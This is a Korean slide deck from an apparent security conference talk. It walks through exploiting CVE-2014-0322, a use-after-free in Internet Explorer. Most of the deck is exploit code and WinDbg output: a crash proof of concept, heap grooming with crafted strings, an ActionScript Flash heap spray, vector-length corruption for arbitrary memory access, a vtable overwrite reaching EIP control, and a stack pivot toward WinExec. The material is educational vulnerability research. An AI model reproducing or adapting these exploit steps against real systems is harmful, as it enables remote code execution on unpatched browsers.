

IE 1Day Case Study



목차

- * 소개
- * 배경
- * CVE-2014-0322
- * CVE-2014-1776
- * Q&A

소개

*** 박세한**

- 취약점 발견

- 익스플로잇 개발

*** 넷가디언 (Feat. 김재용)**

*** Wiseguyz & B10S**

배경

- * MS 패치에서 use-after-free 유형의 취약점을 많이 볼 수 있다.
- * use-after-free 취약점은 FSB, BOF 에 비해 최신 소프트웨어에서 흔한 취약점이다.

데모!


배경

- * IE에서 계산기가 실행되었다?! 뭘까?
- * 예제를 통한 스텝 by 스텝으로 접근하면 복잡한 익스플로잇도 이해가 쉽다.

배경

* Use After Free (Dangling Pointers)

- 프로그램의 서로 다른 부분의 행위가 결합되면서 발생한다.
- 오브젝트를 메모리를 할당 해제하는 코드와 오브젝트에 접근하는 코드!!



CVE-2014-0322

STEP1

* minimized POC code

Source Code

Debugging Log

UAF

GO

STEP2

* filling a freed object's memory

Source Code

Debugging Log

Object Structure

Valid Object

Object Reference Code

GO

STEP3

* memory leak

Source Code

Heap Spray

GO

STEP4

* modify object size

Source Code

Result

GO

STEP5

* EIP control

Source Code

Debugging Log

GO

Exploit

GO

CVE-2014-0322

STEP1

minimized POC code

CVE-2014-0322


```
<script>  
  // gflags /i iexplore.exe +hpa +ust  
  script = document.getElementsByTagName("script")[0]  
  script.onpropertychange = function() {  
    this.outerHTML = this.outerHTML  
  }  
  script.appendChild(document.createElement("CVE-2014-0322"))  
</script>
```

```

(c18.ae0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=0cb04fa0 ecx=77af3c18 edx=00571078 esi=0a1edcc0 edi=0a883fb0
eip=62a4da85 esp=08efb4d0 ebp=08efb538 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
MSHTML!CMarkup::NotifyElementEnterTree+0x266:
62a4da85 ff4678          inc     dword ptr [esi+78h]  ds:0023:0a1eddd38=????????
0:011> ?1000-(esi&fff)
Evaluate expression: 832 = 00000340
0:011> !heap -p -a esi
address 0a1edcc0 found in
_DPH_HEAP_ROOT @ 571000
in free-ed allocation ( DPH_HEAP_BLOCK:          VirtAddr          VirtSize)
                        a3d01d4:          a1ed000          2000
6cfc8c32 verifier!AVrfDebugPageHeapFree+0x000000c2
77bc0e14 ntdll!RtlDebugFreeHeap+0x0000002f
77b8860d ntdll!RtlpFreeHeap+0x00000074
77af39ab ntdll!RtlFreeHeap+0x00000206
628be798 MSHTML!CMarkup::~`scalar deleting destructor'+0x00000026
6289758a MSHTML!CBase::SubRelease+0x0000002e
628b9bdb MSHTML!CMarkup::Release+0x0000002d
62d8ded9 MSHTML!InjectHtmlStream+0x00000704
62d8e27b MSHTML!HandleHTMLInjection+0x00000082
6291bd08 MSHTML!CElement::InjectInternal+0x00000506
6291bf39 MSHTML!CElement::InjectTextOrHTML+0x000001a4
62aa12d9 MSHTML!CElement::put_outerHTML+0x0000001d
62e82772 MSHTML!CFastDOM::CHTMLElement::Trampoline_Set_outerHTML+0x00000054

```

CVE-2014-0322



CVE-2014-0322

STEP2

filling a freed object's memory

CVE-2014-0322

```
<script>
  // gflags /p /disable iexplore.exe
  // gflags /i iexplore.exe -ffffffff
  String.prototype.repeat = function(num){return new Array(num+1).join(this)}
  var array = new Array()
  script = document.getElementsByTagName("script")[0]
  script.onpropertychange = function() {
    this.outerHTML = this.outerHTML
    for(var i = 0; i < 100; i++){
      var tmp = document.createElement("CVE-2014-0322")
      tmp.title = "A".repeat(0x340 / 2 - 2)
      array.push(tmp)
    }
  }
  script.appendChild(document.createElement("CVE-2014-0322"))
</script>
```

CVE-2014-0322

00410000 = "A"
004100410000 = "AA"
0041004100410000 = "AAA"

```
<script>  
  // gflags  
  // gflags  
  String.pr  
  var array  
  script =  
  script.or  
  t  
  for  
    var tmp = document.createElement("CVE-2014-0322")  
    tmp.title = "A".repeat(0x340 / 2 - 2)  
    array.push(tmp)  
  }  
}  
script.appendChild(document.createElement("CVE-2014-0322"))  
</script>
```




```


0:003> g
Breakpoint 1 hit
eax=00000000 ebx=04c9e338 ecx=00000001 edx=04c8da28 esi=06a042b0 edi=069f37e8
eip=6274da85 esp=04b5b7d0 ebp=04b5b838 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CMarkup::NotifyElementEnterTree+0x266:
6274da85 ff4678          inc     dword ptr [esi+78h]  ds:0023:06a04328=00410041
0:010> g
(980.a04): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00410041 ebx=04c9e338 ecx=00000001 edx=06a042b0 esi=06a042b0 edi=069f37e8
eip=62647a59 esp=04b5b7cc ebp=04b5b838 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:
62647a59 ff4010          inc     dword ptr [eax+10h]  ds:0023:00410051=????????
0:010> dd esi l18
06a042b0  00410041 00410041 00410041 00410041
06a042c0  00410041 00410041 00410041 00410041
06a042d0  00410041 00410041 00410041 00410041
06a042e0  00410041 00410041 00410041 00410041
06a042f0  00410041 00410041 00410041 00410041
06a04300  00410041 00410041 00410041 00410041
0:010> dd esi + 330 l4
06a045e0  00410041 00410041 00410041 00000000

```




Freed CMarkup Object



Valid Object #1



Valid Object #2



0:009> uf MSHTML!CMarkup::UpdateMarkupContentsVersion

MSHTML!CMarkup::UpdateMarkupContentsVersion:

```
62947a43 8b427c      mov     eax,dword ptr [edx+7Ch]
62947a46 40          inc     eax
62947a47 0d00000080  or     eax,80000000h
62947a4c 89427c      mov     dword ptr [edx+7Ch],eax
62947a4f 8b82ac000000 mov     eax,dword ptr [edx+0ACh]
62947a55 85c0       test    eax,eax
62947a57 7403       je      MSHTML!CMarkup::UpdateMarkupContentsVersion+0x19 (62947a5c)
```

MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:

```
62947a59 ff4010     inc     dword ptr [eax+10h]
```

MSHTML!CMarkup::UpdateMarkupContentsVersion+0x19:

```
62947a5c 8b8a94000000 mov     ecx,dword ptr [edx+94h]
62947a62 33c0       xor     eax,eax
62947a64 85c9       test    ecx,ecx
62947a66 7403       je      MSHTML!CMarkup::UpdateMarkupContentsVersion+0x28 (62947a6b)
```

```

0:009> uf MSHTML!CMarkup::UpdateM
MSHTML!CMarkup::UpdateMarkupConte
62947a43 8b427c      mov     e
62947a46 40          inc     e
62947a47 0d00000080  or     e
62947a4c 89427c      mov     e
62947a4f 8b82ac000000 mov     e
62947a55 85c0       test    e
62947a57 7403       je      MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16: (62947a5c)

MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:
62947a59 ff4010     inc     dword ptr [eax+10h]

MSHTML!CMarkup::UpdateMarkupContentsVersion+0x19:
62947a5c 8b8a94000000 mov     ecx,dword ptr [edx+94h]
62947a62 33c0       xor     eax,eax
62947a64 85c9       test    ecx,ecx
62947a66 7403       je      MSHTML!CMarkup::UpdateMarkupContentsVersion+0x28 (62947a6b)

```

eax=0x41414141

CVE-2014-0322

STEP3

memory leak

```
package
{
    import flash.display.Sprite
    public class Main extends Sprite
    {
        // 200 MByte = 209715200 Byte
        // 209715200 / 4096 = 51200
        private var spray:Vector.<Object> = new Vector.<Object>(51200)
        public function Main():void
        {
            for (var i:int = 0; i < spray.length; i++) {
                spray[i] = new Vector.<uint>(1008)
                spray[i][0] = 0x11111111
                spray[i][1] = 0x22222222
                spray[i][1006] = 0x33333333
                spray[i][1007] = 0x44444444
            }
        }
    }
}
```

```
0:010> dd 12121000+1000*0 l4
12121000 000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*0-40 l4
12120fc0 33333333 44444444 00000000 00000101

0:010> dd 12121000+1000*1 l4
12122000 000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*1-40 l4
12121fc0 33333333 44444444 11000000 41b11111

0:010> dd 12121000+1000*2 l4
12123000 000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*2-40 l4
12122fc0 33333333 44444444 0c841000 00000001

0:010> dd 12121000+1000*3 l4
12124000 000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*3-40 l4
12123fc0 33333333 44444444 00000000 00000101

0:010> ?3f0
Evaluate expression: 1008 = 000003f0
```

```
0:010> dd 12121000+1000*0 14
12121000 000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*0-40 14
12120fc0 33333333 44444444 00000000 00000101
```

```
0:010> dd 12121000+1000*1 14
```



| | | | |
|----------|----------|--------|--------|
| size | unknown | data1 | data2 |
| data3 | data4 | data5 | data6 |
| data.. | data.. | data.. | data.. |
| data.. | data.. | data.. | data.. |
| data1007 | data1008 | Null | Null |

```
0:010> dd 12121000+1000*3 14
12124000 000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*3-40 14
12123fc0 33333333 44444444 00000000 00000101
```

```
0:010> ?3f0
```

```
Evaluate expression: 1008 = 000003f0
```

CVE-2014-0322

STEP4

modify object size


```
// HTML
```

```
for (var i = 0; i < 100; i++) {  
    var tmp = document.createElement("CVE-2014-0322")  
    var edx_7c = dword2date(0x12121008)  
    var edx_94 = dword2date(0x12121000)  
    var esi_98 = dword2date(0x12121008)  
    var edx_0ac = dword2date(0x12120ff1)  
    tmp.title = "X".repeat(0x7c/2) +  
    edx_7c + "X".repeat(0x14/2) +  
    edx_94 + esi_98 + "X".repeat(0x10/2) +  
    edx_0ac + "X".repeat(0x290/2-2)  
    array.push(tmp)  
}
```

```
// AS3
```

```
for (var i:int = 0; i < spray.length; i++) {  
    spray[i] = new Vector.<uint>(1008)  
    spray[i][1] = 0x12121014  
    spray[i][2] = 0x12120d28  
}
```

```
// HTML
```

```
for (var i = 0; i < 100; i++) {  
    var tmp = document.createElement("CVE-2014-0322")  
    var edx_7c = dword2date(0x12121008)  
    var edx_94 = dword2date(0x12121000)  
    var esi_98 = dword2date(0x12121008)  
    var edx_0ac = dword2date(0x12120ff1)  
    tmp.title = "X".repeat(edx_7c/2) +  
    edx_7c  
    edx_94  
    edx_0ac  
    array.p  
}
```

$0x12120ff1 + 0x10 =$
 12121001
 $0x000003f0$

```
// AS3
```

```
for (var i:int = 0; i < spray.length  
    spray[i] = new Vector.<uint  
    spray[i][1] = 0x12121014  
    spray[i][2] = 0x12120d28  
}
```

$[edx + esi * 4 + 8], eax$
eax = value
esi = offset
edx = buffer

```
after modify object size
```

```
for (i = 0; i < spray.length; i++) if (spray[i].length > 0x3F0) break
```

```
spray[14749].length : 0x4f0
```

```
spray[14749][1022] : 0x3f0
```

```
spray[14750].length : 0x3f0
```

```
spray[i][1022] = 0xffffffff
```

```
spray[14749][1022] : 0xffffffff
```

```
spray[14750].length : 0xffffffff
```

```
spray[14750][0xfffffffffe] : 0xffffffff
```

```
Now we can say already pwned!
```

CVE-2014-0322

STEP5

EIP Control

```

public function Main():void
{
    for (i = 0; i < spray.length; i++) {
        spray[i] = new Vector.<uint>(1008) ; spray[i][1] = 0x12121014 ; spray[i][2] = 0x12120d28
    }

    ExternalInterface.call("exploit")

    for (i = 0; i < spray.length; i++) if (spray[i].length > 0x3F0) break

    spray[i++] [1022] = 0xffffffff

    for (var i2:int = 0; i2 < spray.length; i2++) {
        if (i2 == i - 1 || i2 == i) continue
        spray[i2] = new Vector.<Object>(1014) ; spray[i2][0] = this ; spray[i2][1] = this
    }

    for (i2 = 0; ; i2++)
        if (spray[i][i2] == 0x3f6 && spray[i][i2 + 1] == spray[i][i2 + 2]) break

    spray[i][00] = 0x44444441
    spray[i][01] = 0x44444442
    spray[i][02] = 0x44444443
    spray[i][03] = 0x44444444
    spray[i][35] = 0x41414141
    write(spray[i][i2 + 1] - 1, 0x12122008)
}

private function write(addr:uint, data:uint):void
{
    var tmp:uint = 0xffffffff - ((0x12122000 - addr) / 4) - 1
    if (addr > 0x12122000) spray[i][(addr - 0x12122000) / 4 - 2] = data
    else spray[i][tmp] = data
}

```

```
public function Main():void
{
    for (i = 0; i < spray.length; i++) {
        spray[i] = new Vector.<uint>(1008) ; spray[i][1] = 0x12121014 ; spray[i][2] = 0x12120d28
    }
}
```

Free & New
Allocation

Main Class Object Leak!

```
for (var i2:int = 0; i2 < spray.length; i2++) {
    if (i2 == i - 1 || i2 == i) continue
    spray[i2] = new Vector.<Object>(1014) ; spray[i2][0] = this ; spray[i2][1] = this
}
```

```
for (i2 = 0; ; i2++)
    if (spray[i][i2] == 0x3f6 && spray[i][i2 + 1] == spray[i][i2 + 2]) break
```

```
spray[i][00] = 0x44444441
spray[i][01] = 0x44444442
spray[i][02] = 0x44444443
spray[i][03] = 0x44444444
spray[i][35] = 0x41414141
write(spray[i][i2 + 1] - 1, 0x12122008)
```

V-Table Overwrite

```
private function write(addr:uint, data:uint):void
{
```

```
    var tmp:uint = 0xffffffff - ((0x12122000 - addr) / 4) - 1
    if (addr > 0x12122000) spray[i][(addr - 0x12122000) / 4 - 2] = data
    else spray[i][tmp] = data
}
```



```
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=0452a320 edi=00000000
eip=5b11c54a esp=0452a270 ebp=0452a298 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
Flash!DllUnregisterServer+0xa29ca:
5b11c54a 8bb08c000000    mov     esi,dword ptr [eax+8Ch] ds:0023:12122094=41414141
```

0:010> u eip l5

```
Flash!DllUnregisterServer+0xa29ca:
5b11c54a 8bb08c000000    mov     esi,dword ptr [eax+8Ch]
5b11c550 8bce           mov     ecx,esi
5b11c552 ff15886b9c5b   call    dword ptr [Flash!IAEModule_IAEKernel_UnloadModule+0x5bd98 (5b9c6b88)]
5b11c558 8b4df8         mov     ecx,dword ptr [ebp-8]
5b11c55b ffd6           call    esi
```

0:010> dd eax + 8c l1

12122094 41414141

0:010> u poi(5b9c6b88) l1

```
Flash+0x534b0:
5ad634b0 c3             ret
```

0:010> g

(9ac.164): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

```
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=41414141 edi=00000000
eip=41414141 esp=0452a26c ebp=0452a298 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210202
41414141 ??          ???
```

0:010> dd eax l4

12122008 44444441 44444442 44444443 44444444

0:010> ew esp c394

0:010> u esp l2

```
04dc5954 94             xchg    eax,esp
04dc5955 c3             ret
```

```
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=0452a320 edi=00000000
eip=5b11c54a esp=0452a270 ebp=0452a298 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
Flash!DllUnregisterServer+0xa29ca:
5b11c54a 8bb08c000000    mov     esi,dword ptr [eax+8Ch] ds:0023:12122094=41414141
```

```
0:010> u eip I5
```

```
Flash!DllUnregisterServer+0xa29ca:
```

```
5b11c54a 8bb08c000000    mov     esi,dword ptr [eax+8Ch]
5b11c550 8bce           mov     ecx,esi
5b11c552 ff15886b9c5b    call    dword ptr [Flash!IAEModule_IAEKer
5b11c558 8b4df8         mov     ecx,dword ptr [ebp-8]
5b11c55b ffd6           call    esi
```

Faked V-Table
reference

```
0:010> dd eax + 8c I1
```

```
12122094 41414141
```

```
0:010> u poi(5b9c6b88) I1
```

```
Flash+0x534b0:
```

```
5ad634b0 c3             ret
```

```
0:010> g
```

```
(9ac.164): Access violation - code c0000005 (first chance)
```

```
First chance exceptions are reported before any exception handling.
```

```
This exception may be expected and handled.
```

```
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=41414141 edi=00000000
```

```
eip=41414141 esp=0452a26c ebp=0452a298 iopl=0         nv up ei pl nz na po nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210202
```

```
41414141 ??      ???
```

```
0:010> dd eax I4
```

```
12122008 44444441 44444442 44444443 44444444
```

```
0:010> ew esp c394
```

```
0:010> u esp I2
```

```
04dc5954 94             xchg     eax,esp
```


```
04dc5955 c3             ret
```


CVE-2014-0322

Exploit

```
function GetBase(leak:uint):uint  
function GetModuleFromImport(dll:String, addr:uint):uint  
function GetProcAddress(addr:uint, func:String):uint  
function GetGadget(addr:uint, gadget:String, hint:uint):uint
```

```
Flash Base Address : 0x60750000  
Kernel32 Base Address : 0x75fd0000  
Ntdll Base Address : 0x77af0000  
VirtualProtect Func Address : 0x75fd1b82  
WinExec Func Address : 0x7606574d  
Gadget (xchg eax,esp;ret) : 0x607f26e3
```



CVE-2014-0322



